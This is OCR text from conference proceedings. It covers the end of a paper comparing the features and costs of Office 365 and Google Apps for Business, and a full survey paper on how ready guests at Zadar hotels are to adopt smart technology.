Office 365 package also comes with a Lync Online service. Lync Online as a part of Office 365 package offers numerous communication options which are based on IM (*instant messaging*) communication among employees, communication with people within Outlook 2010, organizing online meetings and recording, sharing desktops with integrated options of Lync, viewing documents from SharePoint, making distribution lists, sharing files and a great options for administration through a centralized network access.

IV. GOOGLE APPS FOR BUSINESS VS OFFICE 365

Google Apps is a service from Google providing independently customizable versions of several Google products under a custom domain name. It features several Web applications with similar functionality to traditional office suites. Google Apps for Business, which offers additional e-mail storage, is available for an annual fee per user account. Google Apps for Education, which is free, combines features from the Standard and Premier editions.

[8] **Microsoft Silverlight** is an add-on for web-viewers which enables the display of multimedia content like animations.

[9] Post Office Protocol version 3 (**POP3**), is a common protocol for receiving e-mail from the server on networks that use internet protocol.

[10] **Microsoft ActiveSync** is a protocol, which enables transfer of data between PCs and mobile devices (GSM or Smartphone devices) and handhelds.

[11] A **comma-separated values** (**CSV**) file stores tabular data (numbers and text) in plain-text form. It is a simple file format that is widely supported by consumer, business, and scientific applications.

A. Technology

Google Apps are using web browser for all actions doing by user. Office 365 offers two different versions: basic" version of Office 365 accessible from a browser, but for "serious work" customer need the professional version, which necessitates the use of a Windows fat client, natively running Office 2010 and Outlook 2010.

B. Instance sollution

Google Apps are based on one-instance solution while Office 365 Web Apps are based on multi-instance solution (as shown in figure 2.). Benefits of a multi-tenant (one-instance) solution:

- One instance for all customers;
- All users use the same version of the software (mostly up-to-date);
- New version of the software is immediately available to all customers.

Office 365 is not multi-tenant service because it offers two different versions:

- Version S, for 'Standard', dedicated to small and medium sized organizations;
- Version D, for 'Dedicated' as multi-instance, single-tenant version for large organizations. Each client will have their own instance of Office 365 with dedicated servers and files.




Fig. 2. Instance solutions. Office 365 vs. Google Apps.

C. Colaboration

Any content created with Google Apps — text, picture, presentation, blog, wiki, video — is *natively* shareable while Office 365 Web Apps are depending on SharePoint online service which is only included by the professional version of Office 365. Office 365 for document sharing service use SharePoint Online while Google Apps shares documents by using their own tool by default (Google Docs). Finally, for more effective collaboration in Office 365 is necessary to know SharePoint tools.

D. Budgets

For using Office 365 service we need to know what version do we need. Customers have to make difficult decisions: which users will have the 'right' to the premium and expensive solution, who will have to settle for the basic version? The cost of solutions are also different.

With Google Apps for Business (Flexible plan), it's cost no more than $5/month/person. In comparison, business versions of Office 365 cost from $10 to $27/month/person. That's 2 to 7 times more. Types of services that use the cloud concept determines the price for the end user. Advantages and disadvantages of Office 365, Google Apps and Hyper Office are presented in the table 1. The increasing presence of smartphone devices supporting the causes cloud service for mobile devices as one of the most important criteria when choosing an office suite. Table 2. presents supported cloud services for mobile devices.

Table 1. Comparison of the popular cloud services – GENERAL

GENERAL		
Microsoft Office 365	Google Apps for Business	Hyper Office
Advantages		
• Ideal for elaborate enterprise needs • SharePoint Online may be used to create custom applications	• Includes Gmail, one of the best email clients around • Low cost leader • Single-instance	• Designed with a laser focus towards SMB needs • Seamlessly integrated since it was designed as a single solution • Customer support (for all users/all issues) is ideal for SMBs without in house IT
Disadvantages		
• Ad-hoc integration as components are also stand alone products (Sharepoint Online, Exchange Online) • Can be complex for some users • Multi-instance („basic" version, „porfessional (Plan A,B,C) - hard to make decision • Professional version depends on desktop Office applications	• Is seen as more a consumer oriented product repackaged for businesses • Poorly integrated with multiple interfaced as components are stand alone products in consumer market (Gmail, Sites, Groups etc.)	• Lacks online authoring capabilities • Lacks web conferencing

Table 3. analyses the costs of desktop and cloud solutions for end users on monthly and annual basis. Corporate solutions with annual maintenance plan are analyzed and require additional fees. Assuming the negligible costs in transition to cloud computing, estimate the cost of using MS Office 365, Microsoft Office 2010 Desktop and Google Apps for Business is given in Table 3.

Table 2. Comparison of the popular cloud services – GENERAL

MOBILITY			
	Microsoft Office 365	Google Apps for Business	Hyper Office
Phones Supported	iPhone, BlackBerry, Android, Nokia, Windows Mobile s	iPhone, BlackBerry12, Android, Nokia, Windows Mobile	iPhone, BlackBerry, Android, Nokia, Windows Mobile
Features Supported	push email, push calendars, push contacts, push tasks	push email, push calendars, push contacts,	push email, push calendars, push contacts, push tasks
Protocols Supported	ActiveSync	ActiveSync, SyncML13	ActiveSync, SyncML, Email to SMS

Table 2. Total Cost of Ownership (TCO) Office 365 vs Office 2010 (desktop) vs Google Apps for Business based on 100 users.

Office 365 solution (basic & professional)	(Average[14])	
	Year	Month
1 Year TCO/User	$ 120	$ 10
3 Year TCO/User	$ 120	$ 10
5 Year TCO/User	$ 120	$ 10
Office 2010 solution	(Average)	
	Year	Month
1 Year TCO/User	$ 5.817	$ 485
3 Year TCO/User	$ 2.220	$ 185
5 Year TCO/User	$ 2.580	$ 215
Google Apps for Business solution Flexible[15] plan	(Average[16])	
	Year	Month
1 Year TCO/User	$ 60	$ 5
3 Year TCO/User	$ 60	$ 5
5 Year TCO/User	$ 60	$ 5

Figure 3., 4. and 5. are showing total average costs of each business suite (Costs do not include deployment and migration expenses.). Notice that the most expensive solution is desktop version of Office 2010. In conclusion we can say that cloud business suits offer acceptable solution with high level of collaboration, sharing services, for less price.




Fig. 3 Average costs of Office 365 business solution




Fig. 4. Average costs of Office 2010 desktop business




Fig. 5. Average costs of Google Apps for Business

VI. Conclusion

Definition of cloud computing says that the cloud is a group of computers and computer software on which services are installed which are then provided via the Internet while cloud computing consists of the cloud and the services set on the cloud. It seems an ideal model but It has more advantages but also disadvantages. The greatest advantage of cloud computing is usage when the service is needed. And the greatest disadvantages are availability and safety. Modern cloud architecture gives as many commercial business suit tools like Microsoft Office 365, Google Apps, Hyper Office which can be effectively used in business environment. In this paper we have compared two powerful office business tools. The comparison was based on Internet articles (official web sites) and user's experience. Google Apps for Business vs. Office 365 business suit was compared in final expenses meaning.

12 Requires Blackberry Enterprise Server implementation

13 Only supports contacts for SyncML

14 These results are shown by office 365 calculator (http://officeonlineinthecloud.com/). This results are based on 100 users and the averages for 100 users. This TCO model is very general. Costs do not include Deployment and Migration costs, as these will be roughly the same for either deployment. For a fully detailed TCO model, please apply directly to Microsoft.

15 These results are based on Google Apps for Business (Flexible plan without contract)

16 These results are taken by offical google site http://www.google.com/apps/intl/en/business/messaging_value.html (13.2.2012.)

Types of services that use the cloud concept determine the price for the end users. Google Apps for Business have less price and one-instance solution while Office 365 business is based on multi-instance solution. Multi instance solution is less acceptable in cloud concepts. Collaboration is better in Google Apps because of Google Docs service which shares all documents by default. Office 365 depends on SharePoint service which is included only in professional version of Office 365 business suite. Finally expenses are pretty different between cloud suits as was shown in graph 1,2. and 3. Final user's choice of commercial business suit tools depends on user's needs, prices of suite tools, availability on mobile devices, user's experience with suite tools and motivation for learning new suit tools.

REFERENCES

[1] Mutavdžić, R.,: "*Privatni ili javni oblak: pregled poslovnih scenarija i odluke o uporabi Cloud Computinga (BIZ)* ". COMBIS 2010.

[2] Web source: Mreža, http://www.bug.hr/mreza/tekst/cloud/95395.aspx

[3] Web source: PcWorld,http://www.pcworld.com/businesscenter/article/245633/10_most_powerful_cloud_companies.html

[4] Web source: Office 365 - Online in the Cloud, http://officeonlineinthecloud.com/ (05.01.2012.).

[5] Web source: Microsoft, http://www.microsoft.com/en-us/office365/free-office365-trial.aspx (05.01.2012.).

[6] Web source: Microsoft, http://www.microsoft.com/download/en/details.aspx?id=13602 (05.01.2012.).

[7] Web source: Zdnet, http://www.zdnet.com/blog/saas/google-apps-vs-office-365-your-choice/1357?pg=2&tag=content;siu-container. (05.01.2012.).

[8] Web source: Google, http://www.google.com/apps/intl/en/business/messaging_value.html (13.2.2012.)

Adoption of Smart Technology in Croatian Hotels

Božena Krce Miočić, Ljiljana Zekanović Korona, Martina Matešić
Department of Tourism and Communication Studies
University of Zadar; Franje Tuđmana 24i, 23000 Zadar
krceb@unizd.hr ; ljkorona@unizd.hr

Summary – The technology development is unquestionably affecting the development of the society as a whole. The contemporary, new, high and so-called smart or intelligent technologies are progressively cutting across different spheres of social and economic life. The oversupply of the tourism market, hotel industry in particular, has stimulated the hoteliers by implementing innovations to try to find the best way to differentiate and give prominence to their hotel facility among the large number of its competitors. They have been stimulated to implement smart technologies in their hotel facility by several primary reasons: differentiation and business cost reduction for the purpose of gaining competitive advantages, but first of all – gaining a better understanding of the hotel guests' needs and a quality level improvement of the existing hotel service. This paper examines the tourism demand readiness to accept the tourism product innovations. The research has been conducted by survey method of random sampling 106 hotel guests in the area of the city of Zadar. The given results have then been analysed by descriptive statistics methods. The Technology Readiness Index (TRI) has been calculated based upon which the tourists' readiness to use innovative tourism products has been determined. The research has proven that the respondents are relatively unsatisfied with the current smart technology implementation in the hotel product and that they are ready to except a higher level of implemented smart technologies.

I. INTRODUCTION

The hotels are primary forms of accommodation facilities and one of the foundations for quality determination of accommodation supply at the tourism destination [1]. The basic function of the hotel industry is for the guests that are temporarily staying at the hotel facility to provide accommodation, food and beverage services as well as other different recreation, relaxation and leisure programs [2]. Up until today there are no international obligations for all the countries to adhere to regarding the determination of the basic conditions for the faciliy wishing to call itself a hotel or any special conditions for a specific hotel categorisation [3]. The hotel facilities in Croatia, like in other countries, include: hotels, hotel settlements, aparthotels, apartment settlements, pensions and motels. The stated facilities differ in their size, quality and category. In this respect they differ in their offered product volume, structure and level [4].

Strong trend of tourism growth leads to an increase in the number of hotels in the world as well. Some analysis at DrKW show that by 2030 the number of hotel rooms in the world will double to around 30 million and that the room stock of hotel chains will increase from 4.5 million to 20 million, while the number of unaffiliated hotel rooms will not grow and quasi hotels will continue to decline [5]. For a company operating in contemporary business conditions, on the saturated tourism markets, the innovation implementation process provides a competitive advantage and a way to preserve the strategic positioning of the company. A company not ready to innovate in its products/services or the production process will be at risk of irreversibly falling behind its competition [6].

The innovation process is a systematic development and a practical application of new ideas – it is a process of transforming inventions (new knowledge) into new procedures, technics, technological processes, technologies, new or improved products [7]. In relation to the level of innovation, innovations can be radical or incremental [8]. Radical innovations are revolutionary innovations that significantly affect the business in the whole industry, i.e. they redefine the market. Most often they involve high investments and high risk level. Incremental innovations are defined as smaller, mainly cosmetic improvements of the company's business; they involve smaller investments and have predicable results to a certain degree.

The innovation, in order to be considered an innovation in a certain field, has to be profitable, competitive and has to increase the product value or, should the stated be applicable in tourism or the hotel industry – it has to increase the value of the tourists' experience. The service value for the consumers is a ratio between the perceptual quality and its price. Thus in order to increase the value, i.e. to consider the innovation a success in the hotel industry either the hotel product quality has to be increased or its price decreased. The theoreticians of hospitality and tourism innovations Weiermair and Keller at the OECD Conference in Lugano *Innovation and growth in tourism* [9] have stated that a large number of innovations develop directly in hospitality services, but that these are incremental, cosmetic changes of the existing products/services with minimum investments. Significant changes in tourism and hotel industry start with implementation of new information and communications technologies (NICT) in conducting a business. Most innovations related to NICT refer to new forms of distribution, marketing and communication in general with potential and actual hotel guests. The NICT implementation generates a new form by implementing in the hotel industry; thus considering the technology implementation, the innovation in the hotel industry can be technological and non-technological.

II. SMART TECHNOLOGY IMPLEMENTATION IN THE HOTEL INDUSTRY

The term high technology (or high tech) covers the most advanced currently available technology in a certain period of time in a certain society. High technology is often equated with smart or intelligent technology. The words "smart" and "intelligent" are often used as promotional tools for promoting new technological products on the market. The smart technology key characteristic is awareness of its situation and surroundings as well as its ability to react to the surrounding conditions [10] specifically through adjustment, sense, inference, learning, prediction and self-organization [11].

The technology innovations in a hotel company can be considered through innovation implementation in a hotel product and/or hotel technological process. A smart room is one of the most common innovations in the hotel product. Smart or intelligent hotel rooms are composed of elements (heating, air-conditioning, shutters, lighting, alarms, video, media, bathroom) managed through electrical instalations wiring from software that can be managed manualy (computer, switch) or automatically (sensors, given sequence, commands). Furthermore, smart technologies can be implemented in multimedia devices comprising audio and video systems such as TV sets, personal computers, Internet connections and telephony as well as other guest entertainment contents. Thus the wireless Internet connection has become part of the standard hotel offer. The traditional telephone systems and devices in the hotel rooms have been replaced with so-called IP telephony (IPT). The Internet Protocol telephony (Internet telephony) is a system for voice communication via computer network that, accept for the telephone service itself, provides hotel guests with other new services based on advanced telephone devices such as: video conference via telephone, telephone management in native language of the guest, personalized messages communication with each guest via telephone and room comfort management via telephone screen. IP TV sets are considered to be the basics of television sets in the future. The interactivity of a television where the viewer via remote control is receiving, but at the same time requiring information, products and services, will fundamentally change the way of informing and entertaining hotel guests. Besides the standard programmes with the help of IPTV the guests are provided the possibility to watch *pay-per-view* films from the online video library, choose *video-on-demand* clips as well as use other entertainment and interactive services such as Internet connection, e-mail, hotel online jukebox, local information portal, check their flight status, check out from the hotel, make restaurant reservations, play games online etc. The television screen may be used for working in *Microsoft Word*, *Power Point* and *Excel* with the help of a wireless keyboard and a mouse. Furthermore, the video game consoles are becoming integral part of the hotel offer in many hotels world wide, thus broadening the relaxation and entartainment offer for their guests.

Smart hotel rooms are being managed with the assistance of specialy created devices such as: intelligent touch screen monitor, software for smart mobile devices transforming the PDA[1] device (of any manufacturer) into a mobile device for hotel room management, personal computer with an Internet connecton. Smart room can be managed by a TV set remote control, weather-control station, sensor, given sequences and regular switches as well [12].

Except with smart rooms, hotel product innovation can be achieved through digital (virtual) receptionist implementation. It is a type of computer application that takes all charge necessary for the guest, from his arrival at the hotel to his check out and thus providing for the guest to have his own personal receptionist at his disposal 24 hours a day, seven days a week.

The technological innovation of the hotel business process has a goal to lower the operational expenditures or reduce the production time for a specific product and thus improve the competitiveness of the hotel service. These innovations do not call for any special involvement of the hotel guests in their use, but they are more oriented to the hotel workers.

Although the above mentioned technology applications in the hotel industry are not widely spread, new technologies are developing and the existing ones at this point of time are becoming outdated. The hotel owners will have to keep up with the technology shift by applying it in order to make their hotel product more desirable, attract new guests and reduce business expenditures. Although most of the technological products shown in Table 1 are available even today, their systems need to be upgraded and their wide application in the hotel industry will be reached only in the future.

TABLE 1. ESTIMATED FUTURE NEW TECHNOLOGY IMPLEMENTATION IN HOTEL BUSINESS [13]

TODAY	Year 2015	Year 2020
Intelligent rooms with the possibility of controlling the hotel room media, lighting and temperature	Hotel room access viy smart mobile phones	Smart room management via movement and voice sensors
Internet access	Multimedia beds	Biometrics
IP telephony	Video conference, telepresence and virtual meetings	Haptic interfaces
IPTV sets	Interactive monitors and interactive surfaces	Robotics
Interactive self-service kiosk	Ambient intelligence	Holograms
Digital receptionist		Nanotechnology

The tourism management is using the innovation implementation process to emphasize its product on the market, but at the same time there must be readiness of the tourism demand to adopt and consume that product

[1] PDA (Personal Digital Assistant) is a digital mobile device that functions as a personal digital assistant in a form of an organizer.

[14]. Strong growth of computer literacy of the population and use of modern mobile telephony [15] are assumptions to expect growth in desirability of tourism products with implemented smart technology.

III. RESEARCH METHODOLOGY

The research problem of this paper refers to hotel industry innovations based on the possibility of smart technology implementation. In order to study the effect of smart technologies on the hotel industry it is necessary to examine the effect of smart technology on hotel guests, what is their readiness to adopt these innovations and whether they make the hotel product more desirable. A field research has been conducted by survey method and as a measuring instrument a questionnaire has been used for the period from 1st October to 1st November 2010. The survey questionnaire for examining the hotel guests' attitudes consisted of 11 closed and 2 open questions and was possible to be filled out in these three suggested languages: Croatian, English and German. The collected data was then processed by descriptive statistical method, the obtained results were interpreted and future directions and prediction were given. Besides these statistical data processing methods, the so-called *Technology Readiness Index* has been used to measure the person's readiness to accept and use new technology products and services.

IV. RESEARCH RESULTS

A. Demographic characteristics of the respondents

In the research 106 respondents have participated, 52% of which female and 48% male. Most of the respondents are between 26 and 35 years of age (32%), followed by categories between 36 and 45 years (27%) and between 45 and 55 years (21%). The education level of the respondents includes the following categories: primary education with only 1% of respondents, secondary education has 17% of respondents, bachelor degree 21% of respondents, graduate degree 37% of respondents, doctoral degree holds 11% of respondents.

In order to determine the sample representativeness, age data and data on education level have been compared to the study of *Attitutes and consumption of tourists in Croatia* (cro. *Stavovi i potrošnja turista u Hrvatskoj*) – Tomas summer 2007 [16] at the Institute of tourism. Considering the age range category, the deviations in the results are not considerable. Deviations in the results are somewhat more notable with the results regarding the education level of the respondents. In the results of the primary research of this paper the most represented category was university education, while in the Tomas summer 2007 results the most represented was the category of respondents with secundary education. However, the Tomas summer 2007 research results in the part conserning exclusively the Zadar county area have pointed out that in that area a significant portion of university educated guests and guests with monthly higher income had been recorded, which makes 40% as compared to the rest of Croatia where the portion of university educated guests is 28,70%. Considering the above stated facts, we can conclude that the guest sample of the primary research is representative.

One of the research limitations is the time period of conducting the survey from 1st October 2010 to 1st November 2010, while the Tomas summer 2007 research lasted from June 2007 to September 2007. Thus the most significant differences of population sample deviations are in respondents' nationality, their income and motivation of arrival at the destination. According to Tomas summer 2007 most of the tourist guests come from Germany (17,4%), Italy (11,3%), Slovenia (10,9%), Czech Republic (8,6%) and Croatia (8,4%). According to this research the majority of respondents come from Republic of Croatia (58% of respondents), then Germany (12%), Bosnia and Herzegovina and Italy (6%), USA (4%) and finally Austria, Slovenia, Ireland and Hungary (3%), while the respondents from other contries are represented in 1% of the answers.

Monthly respondents' incomes are usually up to 2000 EUR (66% of respondents), while a monthly income above 2001 EUR have 34% of respondents. Considering the respondents' monthly income and their country in domicile it can be concluded that the level of monthly income in the research is significantly affected by the number of respondents from Croatia, where 53% of respondents have income up to 1000 EUR, 39% of respondents up to 2000 EUR and more than 2001 EUR have only 9% of respondents.

B. Travel motives

Apart from the respondents' demographics, it was highly important for research purposes to determine the primary travelling reason of the hotel guest and the instance of hotel selection as an accommodation facility during the travel. As a primary travelling reason 41% of hotel guests have indicated business and only 31% leisure, 39% of respondents think that they stay in hotels often, while 19% always choose a hotel as their primary accommodation on their travels. In comparison to the results of the primary Tomas summer 2007 reasearch it is possible to see the difference in motivation of the arrival to the destination. According to the Tomas summer 2007 research the portion of respondents visiting the destination for business obligations makes only 0,9%. All above mentioned differences in the respondents demographic characteristics between the two researches are due to a different time period of conducting the researches. The above stated in no way affects the sample representativeness, because the hotel facilities where the research was conducted are open all year round and their business is not terminated with the ending of high season (mostly for the period from June to September in one calendar year), when most destination visitors are motivated by leisure, relaxation, entertainment and etc. Precisely these hotels that are open all year round

represent the foundation of the seasonal insensitive and thus qualitatively more efficient tourism product.

C. Technology Readiness Index (TRI)

In order to estimate the technology adoption readiness of hotel guests, the so-called Technology Readiness Index (TRI) has been used. TRI is an index developed for measuring person's readiness to embrace and use new technologies. It is based on investigating people's feelings toward new technologies. Feelings, i.e. components incorporated by the TRI are: optimism, innovativeness, discomfort and insecurity. The above stated feelings are being measured by a Likert type scale in a form of series of statements, where respondents can rate how much they agree or disagree with a certain statement on a scale of 1 to 5. The statements used in this research (Table 2) have been adopted from the research *Segmenting hotel customers based on Technology readiness index* at Cornell University in the United States of America and adjusted to the hotel industry [17].

TABLE 2. TECHNOLOGY READINESS INDEX – STATEMENTS TO MEASURE READINESS

№	Statement	Component
1	I can usually figure out new hi-tech products without help from others.	Innovativeness
2	New technology is often too complicated to be useful.	Discomfort
3	I like the idea of doing business via computers because you are not limited to regular business hours	Optimism
4	When I get technical support from a provider of a high-tech product or service, I sometimes feel as if I'm being taken advantage of by someone who knows more than I do.	Discomfort
5	Technology gives people more control over their daily lives.	Optimism
6	I do not consider it safe giving out credit card information over a computer.	Insecurity
7	In general, I am among the first in my circle of collegues to acquire new technology as soon as it appears on the market.	Innovativeness
8	I do not feel confident doing business with a place that can only be reached online.	Insecurity
9	Technology makes me more efficient in my occupation.	Optimism
10	If you provide information to a machine or over the internet, you can never be sure if it really gets to the right place.	Insecurity

The process of determining the person's TR index covers the following procedure: summing of allocated scores of the positive components from the Likert scale (1 – 5), then separate summing of scores of the negative components and the difference in scores. Considering the question number in Table 2, the formula for calculating TRI is as follows:

$$(P1 + P3 + P5 + P7 + P9) – (P2 + P4 + P6 + P8 + P10)$$

The results obtained by applying the given formula represent an evaluation of how ready an individual, i.e. a respondent is to adopt new technologies. Readiness evaluation comprises score range from -20 to +20. Deviding this evaluation scale on five equal shares, the following respondent categories can be distinguished:

- Laggards, index score between -20 and -13, are respondents who are not ready to embrace new technological products even when having no other choice.
- Paranoids, index score between -12 and -5, are respondents who may believe that technology is good, but using it they feel insecure and uncomfortable.
- Sceptics, index score between -4 and +4, are respondents who are moderate or average users of technology products.
- Pioneers, index score between +5 and +12, are respondents who are ready to embrace new technologies, but before its use they need to be convinced that the new technology works impeccable and there won't be any problems while using it.
- Explorers, index score between +13 and +20, are respondents who are innovative and curious and who are usually the first to try and adopt the latest tehnology product on the market.

Consequently, the higher the TRI level is, the bigger respondents' propensity is to adopt and use new technologies.

In order to estimate the hotel guests' readiness to use smart or intelligent technologies during their hotel stay, the TR index implemented in the Likert scale has been used in this research. Respondents' answers range up to 35 points, where the minimum score is -16 and the maximum obtained result is +19. The average score of all respondents is 3.61 with standard deviation of 7.41 (Table 3). Most of the guests are included in the Sceptics category (46% of respondents), followed by the Pioneers category (34%), then the Paranoics category (11% of respondents) and the Explorers category (11% of respondents). The least number of respondents is in the Laggards category with only 1% of respondents. Table 3 shows respondent groups according to the TRI categories with the associated results of arithmetic mean, central and dominant value and minimum and maximum TRI score.

TABLE 3. HOTEL GUEST CATEGORY ACCORDING TO TR INDEX

TRI	% of respondents	Arithmetic mean	S. d.	Min	Max	Median	Mod
Laggards	1%	-16	0,00	-16	-16	-	-
Paranoids	11%	-8,33	2,23	-11	-5	-8,5	-11
Sceptics	43%	0,02	2,22	-4	4	0	1
Pioneers	34%	8,84	2,34	5	12	10	10
Explorers	10%	15,55	2,11	13	19	16	16
Total	100%	3,61	7,41	-16	19	3	1

Because of the respondents' score diffusion and the simplicity of the research, the respondent groups ready and unready to adopt technologies are merged in special frames which resulted in forming the following categories:

1. category of respondents unready (low TRI) for technology covers the *Laggards* and *Paranoids* categories, i.e. index score between -20 and -5,
2. category of moderately ready respondents (moderate TRI) covers the *Sceptics* category, i.e. index score between -4 and +4, and
3. category of ready respondents (high TRI) that covers the *Pioneers* and *Explorers* categories, i.e. index score between +5 and +20.

By applying the above mentioned segmentation, it is possible to determine the basic hotel guests' characteristics regarding their technology readiness. Table 4 shows the respondents' demographics according to the TR index, i.e. their readiness to adopt new technologies.

TABLE 4. HOTEL GUEST DEMOGRAPHICS ACCORDING TO TR INDEX

Hotel guest TR index									
	TR index level			Average score	S. d.	Min	Max	Median	Mod
Gender	Low	Moderate	High						
Male	38%	44%	54%	4,18	7,27	-16	19	5	-2
Female	62%	56%	46%	3,09	7,57	-11	19	2	1
Age									
18 – 25 years	0%	2%	10%	11,14	7,36	-2	19	12	-
26 – 35 years	15%	29%	40%	5,21	7,03	-11	19	5	-2
36 – 45 years	46%	27%	23%	3,03	7,84	-11	16	2	1
46 – 55 years	15%	29%	15%	2,23	5,83	-9	15	1	1
55 years and older	23%	13%	13%	0,6	8,06	-16	13	1	-1
Education level									
Primary	8%	0%	0%	3,42	7,61	-11	19	3	-2
Secondary	31%	19%	15%	3,65	6,83	-11	16	2	1
Undergraduate	31%	17%	28%	4,25	8,66	-4	19	1	1
Graduate	31%	31%	43%	7,00	6,51	-5	16	6	6
Doctorate	0%	14%	13%	8,75	6,18	1	16	9	-
Other	0%	19%	2%	7,29	4,79	1	13	9	1
Travel motive									
Business	8%	44%	46%	5,28	6,13	-10	16	5	1
Leisure	38%	20%	40%	3,91	8,34	-16	19	5	12
Other	54%	36%	15%	0,90	7,47	-11	19	1	-1

It is noticable from the table that hotel guests from the Pioneers and Explorers catogories are usually younger male individuals with a higher education level. The most common reason for their travelling is motivated by business (46%) and leisure (40%).

D. Hotel guests' attitudes towards technology adoption in hotel industry

After determining different hotel guest segments according to their readiness to adopt new technologies, it is necessary to examine its effect on the hotel industry. The respondents were offered 12 statements to express their level of agreement measured on the Likert 5-point scale.

In order to determine the existence of differences between answers from hotel guests' TRI categories given to certain statements, a Chi-square test has been used. Each statement was analized by Chi-square test at significance level of 5% and the obtained results are shown in Table 5.

No statistically significant differences were found among respondents devided into three categories based on Technology Readiness Index on these statements: during my hotel stay I don't want to use hotel technology equipment; I am satisfied with the technology equipment level of the hotel, I am satisfied with the technology equipment level of the room. With all other statements significant differences have been determined between respondents devided into three categories based on Technology Readiness Index.

Statistically significant differences in attitude are reffering to questions on hotel selection according to its technology equipment level, positive effect of technology equipment level on hotel product/service (faster and better quality service) and hotel technology product and services charge. No statistically significant differences were found regarding questions on negative attitudes towards the use of hotel technology equipment and estimation of technology equipment level in hotels and hotel accommodation facilities.

TABLE 5: LIST OF STATEMENTS WITH ASSOCIATED RESULTS OF CHI-SQUARE TEST

№	Statement	H	ss	p
1	A signifficant role in hotel selection has its technology equipment level	31,201913	8	P < 0,05
2	During my hotel stay I use available technology products and services in the hotel offer	41,101586	8	P < 0,05
3	New technologies allow me to use my time during my hotel stay better	53,473171	8	P < 0,05
4	New technologies contribute to a better quality hotel service	36,338523	8	P < 0,05
5	New technologies contribute to a faster hotel service	32,339555	8	P < 0,05
6	I will use new technologies if that reduces my hotel accommodation expenses	19,21075	8	P < 0,05
7	I will use high technology at the hotel even if it is additionally charged	18,851333	8	P < 0,05
8	I am ready to spend more money for a better technology equipment level of the room	22,317716	8	P < 0,05
9	During my hotel stay I have no time to use technology	19,407554	8	P < 0,05
10	During my hotel stay I don't want to use hotel technology equipment	12,440511	8	P > 0,05
11	I am satisfied with the technology equipment level of the hotel	14,903029	8	P > 0,05
12	I am satisfied with the technology equipment level of the room	13,942031	8	P > 0,05

Although no statistically significant differences were found between TRI respondents' groups regarding the satisfaction level with the equipment level of the hotel and the hotel room, the average score allocated to the hotel where the respondents were staying was 3.44, while the average score for the technology equipment level in the hotel room was 3.32. These results show that guests

are relatively unsatisfied with the equipment level of the hotel and the hotel room with smart – new technology components.

V. CONCLUSION

By using smart or intelligent technologies in the hotel industry it is possible to enrich and differentiate the hotel product, but also reduce and control the business expenses of the hotel. Besides all possible advantages of technology implementation, the research has proven which hotel guests and how will they react to technological innovation implementation.

The research has proven that the majority of respondents show average or above average adoption of new technologies in the hotel industry. Only 12% of guests have diminished desire for technology adoption, while 43% of respondents adopt new technologies averagely and 44% show above average propensity to adopt new technologies.

The reaserch has proven that young highly educated men are the most inclined to adopt new technologies.

Statistically significant differences of respondents with different adoption level of new technology were found reffering to questions on hotel selection according to its technology equipment level and positive effect of technology equipment level on the hotel product/service in terms of a faster and better quality service and according to a higher charge for using new technology products and services. No statistically significant differences were found regarding questions on negative attitudes towards the use of hotel technology equipment and estimation of technology equipment level in hotels and hotel accommodation facilities. Thus it can be concluded that room equipment level is more important to respondents with high TRI (more inclined to adopt new technology) and they are willing to spend more money for it than respondents with low TRI.

The hotel guests have evaluated their level of satisfaction with the current equipment level in hotels and hotel accommodation facilities in the area of the city of Zadar with an average mark 3, which leads to a conclusion that accommodation facilities have low to medium implementation level of smart technology in their product.

By lowering the age limit and increasing the level of computer literacy, the rise in demand for smart technology implementation is expected. Thus in order to satisfy the present technologically ready hotel guests, smart technology implementation of all types is required in the hotel product.

REFERENCES

[1] Jafari, J. (2003) Encyclopedia of tourism. Abdingon, Oxon. Routledge World Reference.

[2] Goeldner, C. R., Ritchie J. R. B. (2009) Tourism: principles, practices, philosophies. New Jersey: John Wiley and Sons.

[3] Cerović, Z. Hotelski menadžment. Opatija: Fakultet za turistički i hotelski menadžment Sveučilišta u Rijeci, 2003., str. 69.

[4] Berc Radišić, B. *Marketing u hotelijerstvu*, Opatija: Fakultet za turistički i hotelski menadžment Sveučilišta u Rijeci, 2004., str. 1.

[5] Slattery, P. (1999) Global Prospects for Hotel Chains 2000-2050. The International Hotels and Restaurants Association Congress. Durban, South Africa.

[6] Schulz, N., Creative destruction. http://www.fraseramerica.org/Commerce.Web/product_files/KeyConcepts-CreativeDestruction_US.pdf, 03.02.2011.

[7] Buble, M., Kružić, D. *Poduzetništvo: realnost sadašnjosti i izazov budućnosti*, Split: RRiF-plus d.o.o., 2006., str. 69.

